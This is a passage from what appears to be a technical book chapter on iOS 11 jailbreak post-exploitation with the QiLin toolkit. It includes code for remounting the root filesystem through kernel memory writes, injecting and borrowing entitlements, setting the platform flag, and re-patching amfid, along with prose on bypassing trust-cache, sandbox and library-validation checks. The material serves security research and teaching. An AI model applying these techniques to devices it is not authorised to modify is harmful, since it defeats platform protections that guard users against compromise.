Listing 25-10: Root node remount protection, from Sandbox.kext 765.20

```
mpo_mount_check_remount(cred, mp, mp->mnt_mntlabel)
{
ffffffff0068280e0        SUB     SP, SP, 352             ; SP -= 0x160 (stack fra
ffffffff0068280e4        STP     X22, X21, [SP, #304]            ; *(SP + 0x130)
ffffffff0068280e8        STP     X20, X19, [SP, #320]            ; *(SP + 0x140)
ffffffff0068280ec        STP     X29, X30, [SP, #336]            ; *(SP + 0x150)
ffffffff0068280f0        ADD     X29, SP, #336   ; R29 = SP+0x150
ffffffff0068280f4        MOV     X21, X1         ; --X21 = X1 = ARG1
ffffffff0068280f8        MOV     X19, X0         ; --X19 = X0 = ARG0
       /* X20 */ vn = NULL;
       vnode_t vn = vfs_vnodecovered(mount_t mp)
ffffffff0068280fc        MOV     X0, X21         ; --X0 = X21 = ARG1
ffffffff006828100        BL      _vfs_vnodecovered       ; 0xffffffff00683a48c

      if (vn)
ffffffff006828104        MOV     X20, X0         ; --X20 = X0 = 0x0
ffffffff006828108        CBNZ    X20, 0xffffffff006828128 ;
    {
            if ( vfs_flags(mp)  & MNT_ROOTFS)
ffffffff00682810c        MOV     X0, X21         ; --X0 = X21 = ARG1
ffffffff006828110        BL      _vfs_flags      ; 0xffffffff00683a450
ffffffff006828114        TBNZ    W0, #14, 0xffffffff006828120     ;
                          {
                        vn = NULL;
ffffffff006828118        MOVZ    X20, 0x0                ; R20 = 0x0
ffffffff00682811c        B       0xffffffff006828128
                        }
                else {
                        vn = vfs_rootvnode();
ffffffff006828120        BL      _vfs_rootvnode  ; 0xffffffff00683a474
ffffffff006828124        MOV     X20, X0         ; --X20 = X0 = 0x0
          }
      }
      R0 = _bzero(SP + 0x20,272);

ffffffff006828128        ADD     X0, SP, #32     ; R0 = SP+0x20
ffffffff00682812c        MOVZ    W1, 0x110               ; R1 = 0x110
ffffffff006828130        BL      _bzero  ; 0xffffffff006839fc4

ffffffff006828134        ORR     W8, WZR, #0x1           ; R8 = 0x1
ffffffff006828138        STR     W8, [SP, #152]          ; *(SP + 0x98) = 0x1
ffffffff00682813c        STR     X20, [SP, #160]         ; *(SP + 0xa0) = 0x0
ffffffff006828140        MOVZ    W2, 0x11                ; R2 = 0x11
ffffffff006828144        ADD     X0, SP, #8      ; R0 = SP+0x8
ffffffff006828148        ADD     X3, SP, #32     ; R3 = SP+0x20
ffffffff00682814c        MOV     X1, X19         ; --X1 = X19 = ARG0
ffffffff006828150        BL      0xffffffff006827c28
ffffffff006828154        LDR     W19, [X31, #8]  ???;--R19 = *(SP + 8) = 0x0
    /* Release vnode ref (required because of vfs_rootvnode() */
           if (vn)
                  {
ffffffff006828158        CBZ     X20, 0xffffffff006828164 ;
                        vnode_put(vn);
ffffffff00682815c        MOV     X0, X20         ; --X0 = X20 = 0x0
ffffffff006828160        BL      _vnode_put      ; 0xffffffff00683a5b8

                  }
           return (X19);
ffffffff006828164        MOV     X0, X19         ; --X0 = X19 = 0x0
                ...   }
```

The Sandbox MACF hook clearly checks if the existing mount flags specify `MNT_ROOTFS`, and - if so - nullify the vnode instead of assigning it the value of the `vfs_rootvnode`. An obvious workaround, therefore, would be to temporarily turn off the flag, perform the remount operation and reset that flag. This is, in fact, just what Xerub and the toolkit both do:

Listing 25-11: The code to remount the root filesystem read/write (from the QiLin toolkit)

```
int remountRootFS (void)
{
    // Need these so struct vnode is properly defined:
/* 0x00 */   LIST_HEAD(buflists, buf);
/* 0x10 */   typedef  void *kauth_action_t ;
/* 0x18 */   typedef  struct {
                uint64_t    x[2];
/* 0x28 */   } lck_mtx_t;

#if 0   // Cut/paste struct vnode (bsd/sys/vnode_internal.h) here (omitted for brevity)
    struct vnode {
/* 0x00 */  lck_mtx_t v_lock;                       /* vnode mutex */
/* 0x28 */  TAILQ_ENTRY(vnode) v_freelist;          /* vnode freelist */
/* 0x38 */  TAILQ_ENTRY(vnode) v_mntvnodes;         /* vnodes for mount point */
/* 0x48 */  TAILQ_HEAD(, namecache) v_ncchildren; /* name cache entries that regard us as their
/* 0x58 */  LIST_HEAD(, namecache) v_nclinks;     /* name cache entries that name this vnode */
        ....
/* 0xd8 */  mount_t v_mount;                        /* ptr to vfs we are in */
        ..
    };
    // mount_t (struct mount *) can similarly be obtained from bsd/sys/mount_internal.h
    //  The specific mount flags are a uint32_t at offset 0x70
#endif

    // Why bother with a patchfinder when AAPL still exports this for us? :-)
    uint64_t rootVnodeAddr = findKernelSymbol("_rootvnode");
    uint64_t *actualVnodeAddr;
    struct vnode *rootvnode = 0;
    char *v_mount;

    status("Attempting to remount rootFS...\n");
    readKernelMemory(rootVnodeAddr, sizeof(void *), &actualVnodeAddr);

    readKernelMemory(*actualVnodeAddr, sizeof(struct vnode), &rootvnode);
    readKernelMemory(rootvnode->v_mount, 0x100, &v_mount);

    // Disable  MNT_ROOTFS momentarily, remounts , and then flips the flag back
    uint32_t mountFlags = (*(uint32_t * )(v_mount + 0x70)) &  ~(MNT_ROOTFS | MNT_RDONLY);

    writeKernelMemory(((char *)rootvnode->v_mount) + 0x70 ,sizeof(mountFlags), &mountFlags);

    char *opts = strdup("/dev/disk0s1s1");

    // Not enough to just change the MNT_RDONLY flag - we have to call
    // mount(2) again, to refresh the kernel code paths for mounting..
    int rc =   mount("apfs", "/", MNT_UPDATE, (void *)&opts);

    printf("RC: %d (flags: 0x%x) %s \n", rc, mountFlags, strerror(errno));

    mountFlags |= MNT_ROOTFS;
    writeKernelMemory(((char *)rootvnode->v_mount) + 0x70 ,sizeof(mountFlags), &mountFlags);

    // Quick test:
    int fd = open ("/test.txt", O_TRUNC| O_CREAT);
    if (fd < 0) { error ("Failed to remount /"); }
    else {
        status("Mounted / as read write :-)\n");
        unlink("/test.txt"); // clean up
        }
    return 0;
}
```

Entitlements

Mounting the root filesystem is easy with the powers of root and newfound freedom. We are free, but we are not yet omnipotent. Another obstacle surfaces - Entitlements. Not only will various XPC services naggingly request entitlements before servicing us, but so will some kernel functions - most notably, `task_for_pid()`, which is instrumental for messing with Apple's daemons. We therefore need a method for injecting arbitrary entitlements into our own process.

Injecting entitlements - I - The CS Blob

Recall from Chapter 5 that entitlements are embedded in the binary's code signature. Indeed, looking through XNU's source code, and in particular the implementation of `csops(2)` (in bsd/kern/kern_cs.c) we see it calls cs_entitlements_blob_get() (from bsd/kern/ubc_subr.c, and retrieves the entitlements from special slot #5, as shown in Listing 25-12:

Listing 25-12: `csblob_get_entitlements` (from XNU-4570's bsd/kern/ubc_subr.c), with annotations

```
int csblob_get_entitlements(struct cs_blob *csblob, void **out_start, size_t *out_length)
{
  uint8_t computed_hash[CS_HASH_MAX_SIZE];
  const CS_GenericBlob *entitlements;
  const CS_CodeDirectory *code_dir;
  const uint8_t *embedded_hash;
  union cs_hash_union context;

  *out_start = NULL;
  *out_length = 0;

  // Make sure we actually have a valid blob, and a digest
  if (csblob->csb_hashtype == NULL ||
      csblob->csb_hashtype->cs_digest_size > sizeof(computed_hash))
       return EBADEXEC;
  code_dir = csblob->csb_cd;

  // If code directory marked valid, do not revalidate - just get directory blob
  if ((csblob->csb_flags & CS_VALID) == 0) { entitlements = NULL; }
  else { entitlements = csblob->csb_entitlements_blob; }

  // Locate special slot #5
  embedded_hash =
    find_special_slot(code_dir, csblob->csb_hashtype->cs_size, CSSLOT_ENTITLEMENTS);

   // If no slot hash but entitlements, or no entitlements but no slot hash, bail
  if (embedded_hash == NULL) {
    if (entitlements) return EBADEXEC;
       return 0;
  } else if (entitlements == NULL) {
    if (memcmp(embedded_hash, cshash_zero, csblob->csb_hashtype->cs_size) != 0) {
           return EBADEXEC;
    } else { return 0; }
  }

  // Otherwise, hash entitlements blob all over... Note the use of function pointers for
  // the hash function, which allows migrating to new algorithms (e.g. SHA-256) easily
  csblob->csb_hashtype->cs_init(&context);
  csblob->csb_hashtype->cs_update(&context, entitlements, ntohl(entitlements->length));
  csblob->csb_hashtype->cs_final(computed_hash, &context);

  // .. and ensure it is the same as slot hash
  if (memcmp(computed_hash, embedded_hash, csblob->csb_hashtype->cs_size) != 0)
    return EBADEXEC;

  // .. and if we're still here, pass entitlements back to caller.
  *out_start = __DECONST(void *, entitlements);
  *out_length = ntohl(entitlements->length);

  return 0;
}
```

In a perfect (or 32-bit) world, we could just patch all the hash checks and return whatever blob we wish. But that is not the case anymore, and so the path is clear: We have to locate our own blob, perform the exact same processing (i.e. get code directory hash, seek slot #5, and locate the blob itself), perform the replacement, and then not forget to also recalculate the hash. It helps that, as a developer signed binary, we already have an entitlements blob (containing `get-task-allow` and our team identifier) so we don't have to involve ourselves with memory allocation.

Listing 25-13: `EntitleProcAtAddress` (from the QiLin toolkit)

```
int entitleMe(uint64_t ProcAddress, char *entitlementString)
{
    struct cs_blob *csblob;
    struct prop *p;

    uint64_t myCSBlobAddr = LocateCodeSigningBlobForProcAtAddr(ProcAddress);

    bytes = readKernelMemory(myCSBlobAddr, sizeof (struct cs_blob), (void **)&csblob);

    uint64_t cdAddr = (uint64_t) csblob->csb_cd;
    uint64_t entBlobAddr = (uint64_t) csblob->csb_entitlements_blob;

    bytes = readKernelMemory(cdAddr, 2048, (void **)&cd);

    bytes = readKernelMemory(entBlobAddr, 2048, (void **)&entBlob);

    // p + 4 will have the size - NOTE BIG ENDIAN, so we use ntohl or OSSwap, etc.
    printf("Ent blob (%d bytes @0x%llx): %s\n",
         ntohl(entBlob->len), entBlobAddr , entBlob->data);

    int entBlobLen =ntohl(entBlob->len);

    if (cd->magic != ntohl(0xfade0c02))
    {
        fprintf(stderr,"Wrong magic: 0x%x != 0x%x\n",entBlob->type,ntohl(0xfade0c02));
        return 1;
    }

    // ... optionally check blob for hash here as sanity...

    char entHash[32]; // will be enough for a while..
    char *newBlob = alloca(entBlobLen);

   snprintf(newBlob, entBlobLen,
       "\n"
       "<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/Pro
       "<plist version=\"1.0\">\n"
       "<dict>\n%s\n"
       "</dict>\n</plist>\n",
       entitlementString);

    //@TODO FAil if string is longer than already allocated entitlements..
    bzero (entBlob->data, entBlobLen - sizeof(uint32_t) - sizeof(uint32_t));
    strcpy(entBlob->data, newBlob);

    doSHA256(entBlob, entBlobLen, entHash);

    bytes = writeKernelMemory
        (cdAddr + ntohl(cd->hashOffset) - 5 * cd->hashSize, 32, entHash);

    bytes = writeKernelMemory(entBlobAddr, entBlobLen, entBlob);
    return 0;
}
```

Since we're doing all of this "in the dark", i.e. in kernel space without any visible output, a good method to ensure correctness is to call `csops(2)` (or its wrappers, `SecTask..*Entitlement*`) after this tinkering, so as to retrieve our blob for verification.


Injecting Entitlements - II - AMFI

As we turn to use our newly obtained entitlements, we quickly run into weird behavior. Some entitlements, namely those requested by various XPC servers, work as expected. Others however, notably `task_for_pid-allow` simply don't, with TFP returning the nondescript error 5 (`KERN_FAILURE`). Why?

Recall from Chapter 7 (specifically, Listing 7-5) that AppleMobileFileIntegrity.kext is the enforcer of the `task_for_pid-allow` entitlement. It does so by a call to `AppleMobileFileIntegrity::AMFIEntitlementGetBool(ucred*, char const*, bool*)` , which in turn calls an internal function, `copyEntitlements(ucred*)` on the credential pointer - meaning the entitlements are stored in the `kauth_cred_t` of the process, and not the code signature blob! Further research discovers that AMFI maintains its own copy of the entitlements, unserializing the entitlements from their XML form and loading them into an `OSDictionary`. The code to do that can be found easily (thanks to its many complaints, such as "failed getting entitlements" and a call to `OSUnserializeXML`).

Revisiting the `struct ucred` (from Listing 25-8) we see that its `cr_label` field is a `struct label` pointer. A bit of math (and remembering that `NGROUPS` is 16) reveals the offset of the label is at 0x78. The structure is defined in XNU's security/_label.h, and provides for a number of `l_perpolicy` "slots" in which MACF policies can store pointers. AMFI's mac slot is the very first one: i.e. at Label + 0x08. Figure 25-14 displays the contents of the AMFI MACF slot (and can be viewed as a continuation of Figure 25-7, a few pages ago):

Figure 25-14: The AMFI Entitlement dictionary, in its MACF label slot



Injecting entitlements thus requires editing the `OSDictionary`, finding an available slot (hopefully not causing an increment). The process is further complicated by the fact that it requires the creation of a new `OSDictionary` item entry for the new entitlement. Not only does this require editing the number of items in the existing dictionary, but it further necessitates an in-kernel call to `kalloc()`. Ian Beer's kcall method (previously described in Figure 25-6) can be used for this.

Figure 25-15: The AMFI MAC policy label slot, revealed

Replacing entitlements

A simpler approach requiring no in-kernel execution can be used by replacing existing entitlements in the `OSDictionary` with the desired ones, taking advantage of the already existing keys but replacing their values (and/or their datatypes, if a `string` needs to be replaced by a `true`, or vice versa. This has but two caveats: the first is, that an existing entitlement of greater/equal string length must be found. The second is that any such replaced entitlements need to be reverted back to the original ones, should the process in question actually require them during its normal operation. For a jailbreaking app, however, neither is really a concern. This becomes clear when one looks at the default set of entitlements provided by Apple for developers (and can be compared with Figure 25-15):

Table 25-16: The default entitlements of a self-signed (developer provisioning profile) application

Entitlement key	Datatype	Value
application-identifier	string	`team-identifier`, concatenated with `CFBundleIdentifier`
com.apple.developer.team-identifier	string	Unique developer identifier assigned when signing application
keychain-access-groups	array	Array with one element, same as `application-identifier`
get-task-allow	boolean	`true`, enabling debuggability of application

The `application-identifier` and `keychain-access-groups` entitlements are both controlled by the developer and either value can be made to be as arbitrarily long as required by choosing a sufficiently long `CFBundleIdentifier` (and will be further lengthened by the prepending of the team identifier). Additionally, none of the developer entitlements actually entitle the process to anything (`get-task-allow` makes it debuggable, and `keychain-access-groups` isn't really useful while jailbreaking. Overwriting either is thus safe enough.

Borrowing entitlements

In cases where the requested entitlements just so happen to be possessed by other binaries, it's far simpler to just politely borrow them! Fortunately, there is actually a choice of unwitting entitlement donors. Looking at the Entitlement Database reveals that `ps(1)` and `sysdiagnose(1)` both make fine candidates, as both have `task_for_pid-allow` along with `com.apple.system-task-ports`. Of the two, `sysdiagnose(1)` makes a better target, because unlike `ps(1)` it takes time to execute. We can therefore easily spawn it, suspend it, and take over its credentials! The only part of the credentials we actually need is AMFI's MACF slot, so all it takes is a quick swap of the `cr_label` pointer with that of the original process.

Figre 25-17: Borrowing entitlements from `sysdiagnose(1)`

```
int sdPID = execCommand("/usr/bin/sysdiagnose", "-u", NULL, NULL,NULL,NULL);

rc = kill (sdPID, SIGSTOP); // Not really necessary, but safer...
uint64_t *sdCredAddr ;

// Find our donor's process struct in memory
uint64_t sdProcStruct = processProcessList(sdPID);

// Read donor's credentials
readKernelMemory(sdProcStruct + offsetof(struct proc, p_ucred),
                 sizeof(void *),
                 &sdCredAddr);

// Usurp donor's credentials
uint64_t origCreds = ShaiHuludMe(*sdCredAddr);

    ...
/* Perform operation, e.g. task_for_pid() */

    ...

/* Revert to original credentials */

kill (sdPID, SIGKILL); // Don't need our donor anymore - thanks, sucker!
ShaiHuludMe(origCreds);
```

A caveat with borrowing entitlements is that they must be "returned" when done. Failing to revert to the original entitlements (i.e. restoring the application's original `cr_label`) could lead to a kernel panic (specifically, data abort) because the slot's data is reference counted.

Entitlement borrowing works great and is easy to implement, but there are cases where a specific mix of entitlements is required, one which does not already exist in an Apple provided binary - and in particular the `task_for_pid`/`com.apple.system-task-ports`. In these cases, one option could be to use donors according to the specific entitlement required and, like a chameleon, adopt the ones we need as we need them. This, however, would end up requiring locating specific donors or spawning and suspending them - which is not as elegant a solution anymore. In those cases, the injection approach will have to do. In practice, however, because user mode clients use the `csops(2)` interface, this is not necessary - as the very first approach of modifying the code signature blob works perfectly.

Platformize

If we try `task_for_pid()`, another unexpected behavior emerges. Although we get the task port, somehow it seems as if we have "partial" access to the task: `pid_for_task` will obviously work, as will reading thread state, for example. But attempting to access the task memory - important if we are to inject or otherwise massage Apple's daemons - will mysteriously fail.

This is new behavior, as of Darwin 17 - and specifically in *OS. We see the following code in "task conversion_eval", which was added in XNU-4570:

Listing 25-18: The `task_conversion_eval` function (from osfmk/kern/ipc_tt.c)

```
kern_return_t task_conversion_eval(task_t caller, task_t victim)
{
  /*
   * Tasks are allowed to resolve their own task ports, and the kernel is
   * allowed to resolve anyone's task port.
   */
  if (caller == kernel_task) { return KERN_SUCCESS; }

  if (caller == victim) { return KERN_SUCCESS; }
  /*
   * Only the kernel can can resolve the kernel's task port. We've established
   * by this point that the caller is not kernel_task.
   */
   if (victim == kernel_task) { return KERN_INVALID_SECURITY; }
#if CONFIG_EMBEDDED
   /*
    * On embedded platforms, only a platform binary can resolve the task port
    * of another platform binary.
    */
   if ((victim->t_flags & TF_PLATFORM) && !(caller->t_flags & TF_PLATFORM)) {
#if SECURE_KERNEL
       return KERN_INVALID_SECURITY;
#else
    if (cs_relax_platform_task_ports) {
           return KERN_SUCCESS;
       } else { return KERN_INVALID_SECURITY; }
#endif /* SECURE_KERNEL */
    }
#endif /* CONFIG_EMBEDDED */
        return KERN_SUCCESS;
}
```

The *OS variants are both `CONFIG_EMBEDDED` and `SECURE_KERNEL`s, so the only way is to possess `TF_PLATFORM`. The flag is normally set by `task_set_platform_binary()` (in osfmk/kern/task.c), but this function is called on exec (from `exec_mach_imgact()`) if the Mach-O load result indicates that the binary is a platform binary. This is determined by code signature, so if one can self-sign, becoming a platform binary is a simple matter (using `jtool --sign platform`, or embeddeding the `platform-application` (`true`) entitlement).

Our process, however, is already executing - so dabbling with the code signature would be too late for this check. We therefore need to "promote" ourselves to platform status. Fortunately, nothing is impossible when we have kernel memory overwrite capabilities. We already have our `struct proc`, and the task pointer is at `0x18` (as per Figure 25-7). So we dereference that, and then read from offset 0x3a0 - where the flags are. A read of the bits (normally, just `TF_LP64` (0x1), indicating a 64-bit address space), a flip of `TF_PLATFORM` (0x400) and a write back ordains us to platformhood.

Many of Apple's services - notably launchd - will refuse to deal with any requestors who are not themselves marked as platform binaries. To deal with them, we have to affect different code paths - all funneling to `csblob_get_platform_binary()`. bestow ourselves the platform binary marker right in our code signature blob, in a similar manner to entitlements.

Bypassing code signing

KPP and KTRR prevent any form of kernel read-only memory patching, which effectively put patching the code of AppleMobileFileIntegrity.kext out of jailbreakers' reach. Apple has also moved the static MACF hooks to protected memory, which means the AMFI MACF policy cannot simply be neutered. Still, no jailbreak can be called thus without providing the freedom to run "unapproved" binaries - i.e. those not signed by Apple.

The AMFI Trust Cache

Recall that the AMFI.kext makes use of trust caches for quickly validating ad-hoc binaries. As explained in chapter 7, loading a secondary cache (such as the one found in the DDI) requires entitlements - But Apple does not (as of iOS 11.1.2) protect against in-kernel modification of the trust cache. This has been exploited privately by jailbreakers for the longest time to directly inject CDHashes into the secondary cache (which isn't KPP/AMCC protected as the primary (i.e. `__TEXT` built-in) cache is). The method has been publicly exposed by @Xerub, which means that Apple will likely fix this oversight (or better yet, get rid of the secondary cache entirely) in a future version.

amfid

The trust cache method is an effective one, but poses some challenges. One is the need for more in-kernel patching (and dynamically locating the cache, which moves a bit in between devices and versions), meaning the need to keep the `kernel_task` port handy. The other, however, is that the trust cache is a closed list of binaries. More binaries can be added, but that would require manually updating the list prior to executing each binary.

A better way to strike at the adversary, therefore, is to aim for its weak point - the user mode /usr/libexec/amfid. Not only does this allow the relative safety of operating in user mode, but also benefits from AMFI's execution model: The daemon is consulted on any non ad-hoc binary, which means that it can effectively be piggybacked upon for binary execution notifications. Patching amfid's `verify_code_directory` (MIG message #1000) implementation provides the perfect place: It would get us the name of the binary to execute, while at the same time allowing us to influence the decision as to its validity.

Ian Beer was the first to demonstrate attacking the user mode daemon in his mach_portal exploit. His method, described in Chapter 23, is an effective one and not so easy for Apple to fix. By setting himself as the Mach exception server (I/12), external calls whose symbol pointers reside in `__DATA` can be easily set to invalid addresses, triggering an exception which can be safely caught and handled. The particular call of interest remains `MISValidateSignatureAndCopyInfo()`, and the symbol stub can be found with `jtool` or `dyldinfo` in the same manner as shown in Output 23-10.

Code injection

AMFI not only handles code signatures on binaries - but also on dynamic libraries. As Listing 7-8 has shown, AMFI's `mmap(2)` hook enforces library validation. The simplest way around this is to force-inject the `com.apple.private.skip-library-validation` entitlement (or the more specific `..can-execute-cdhash`) into a target process before performing the injection. (In the case of entitlement replacing, the replacement can be undone immediately after injection).

The classic method of `DYLD_INSERT_LIBRARIES` will fail, but for different reasons - `dyld` has long been modified to ignore environment variables when loading entitled binaries, or (specifically in *OS) any binary not explicitly marked with `get-task-allow` (q.v. I/7). Re-enabling all DYLD variables therefore requires fake signing with said entitlement, or marking the process in memory with `CS_GET_TASK_ALLOW` (0x4, from table 5-14).

More minutiae

There is no guarantee that amfid will persist throughout the OS uptime. As a LaunchDaemon, it may be killed at any time by `launchd`, only to be restarted on demand. amfidebilitate therefore leaves its main thread in a loop that tracks notifications about amfid's lifecycle. This can be done with a dispatch source, but `amfidebilitate` opts for simplicity and directly uses the underlying `kqueue(2)` mechanism in what is literally a textbook example:

Listing 25-19: Monitoring amfid's lifecycle through `kevent(2)` API

```
int getKqueueForPid (pid_t pid) {
   // This is a direct rip from Listing 3-1 in the first edition of MOXiI:
   struct kevent ke;
   int kq = kqueue();
   if (kq == -1) { fprintf(stderr,"UNABLE TO CREATE KQUEUE - %s\n", strerror(errno));
                   return -1;}

   // Set process fork/exec notifications
   EV_SET(&ke, pid, EVFILT_PROC, EV_ADD, NOTE_EXIT_DETAIL , 0, NULL);
   // Register event
   int rc = kevent(kq, &ke, 1, NULL, 0, NULL);

   if (rc < 0) { fprintf(stderr,"UNABLE TO GET KEVENT - %s\n", strerror(errno));
                 return -2;}

   return kq;
}
...
int main (int argc, char **argv) {
...
    for (;;) {
     kq = getKqueueForPid(amfidPid);
     struct kevent ke;
     memset(&ke, '\0', sizeof(struct kevent));
     // This blocks until an event matching the filter occurs
     rc = kevent(kq, NULL, 0, &ke, 1, NULL);

     if (rc >= 0) {
       // Don't really care about the kevent - amfid is dead

         close (kq);
         status ("amfid is dead!\n");

         // Get the respawned amfid pid... This could be optimized by
         // tracking launchd with a kqueue, but is more hassle
         // because launchd spawns many other processes..

         pid_t new_amfidPid = findPidOfProcess("amfid");
         while (! new_amfidPid) {
             sleep(1);
             new_amfidPid = findPidOfProcess("amfid");
         }

         amfidPid = new_amfidPid;
         kern_return_t kr = task_for_pid (mach_task_self(),
                                          amfidPid,
                                          &g_AmfidPort);

         castrateAmfid (g_AmfidPort);

         status("Long live the new amfid - %d... ZZzzz\n", amfidPid);
       }
    } // end for
}
```

Another potential problem is if amfidebilitate itself is killed. This can be easily prevented by politely requesting launchd to assume responsibility - i.e. crafting a LaunchDaemon property list, and using the libxpc APIs (or a binary, like launchctl and its open source clone launjctl) to register amfidebilitate. Using the `RunAtLoad` and `KeepAlive` directives ensures that whenever amfid around, it will be properly debilitated.

Sandbox annoyances

As discussed in Chapter 8, the *OS platform profile provides a set of stringent system-wide sandbox restrictions not unlike those of MacOS SIP. The platform profile in iOS 11 is harsher still, and imposes even more constraints. To name but two examples, binaries can only be started from allowed paths. These are mostly under /, or the containerized locations of /var/containers/Bundle, but certainly not other locations in /var or /tmp. Further, any "untrusted" binaries can only be started by `launchd` (i.e. the Sandbox `hook...execve()` ensures the PPID of the `execve()`d process is equal to 1).

Although the platform profile **CAN** be disabled, the QiLin toolkit does not do so at the moment - with the rationale being that if the method were to be shown publicly, it would be quickly patched by Apple, possibly as soon as iOS 11.3 or later. Instead, QiLin "lives" with the restrictions, and simply operates within them.

The allowed path restriction becomes a non-issue, since the root filesystem can be remounted and binaries can simply be dropped into /usr/local/bin or other locations (e.g. /jb), without risk of interfering with the built-in binaries. The restriction limiting untrusted binaries to `launchd` can be bypassed in one of several ways:

- Stuff the CDHash of the binary in question in the AMFI trust cache. Not only will that let AMFI.kext's guard down, it will also do us the favor of automatically platformizing the app because it was found in the cache. The exact location can be found in the KExt thanks to an `IOLog` statement ("Binary in trust cache, but has no platform entitlement. Adding it.").
- Reparent a spawned process to appear to be `launchd`'s by directly editing the `struct proc` entry's `p_ppid` during AMFIdebilitation. Because the AMFI hook precedes that of the Sandbox, by the time the latter executes it would "see" that `launchd` executed the binary, and approve it.
- Sign the binary with the `platform-application` entitlement. Similar to trust-cached binaries, AMFI.kext will mark the binary as platform by the time Sandbox's hook gets called. Unlike the previous case, however, the platformization is not full, and the resulting process will still be unable to call `task_for_pid` on platform binaries.

References

1. Pangu Team Blog - "IOSurfaceRootUserClient Port UAF" - http://blog.pangu.io/iosurfacerootuserclient-port-uaf/
2. S1guza: V0rtex Exploit - https://siguza.github.io/v0rtex/
3. Ian Beer (Project Zero) - XNU kernel memory disclosure - https://bugs.chromium.org/p/project-zero/issues/detail?id=1372
4. Ian Beer (Project Zero) - iOS/MacOS kernel double free - https://bugs.chromium.org/p/project-zero/issues/detail?id=1417
5. NewOSXBook.com - LiberiOS Jailbreak - https://NewOSXBook.com/liberios
6. NewOSXBook.com - LiberTV Jailbreak - https://NewOSXBook.com/libertv
7. NewOSXBook.com - QiLin Toolkit - https://NewOSXBook.com/QiLin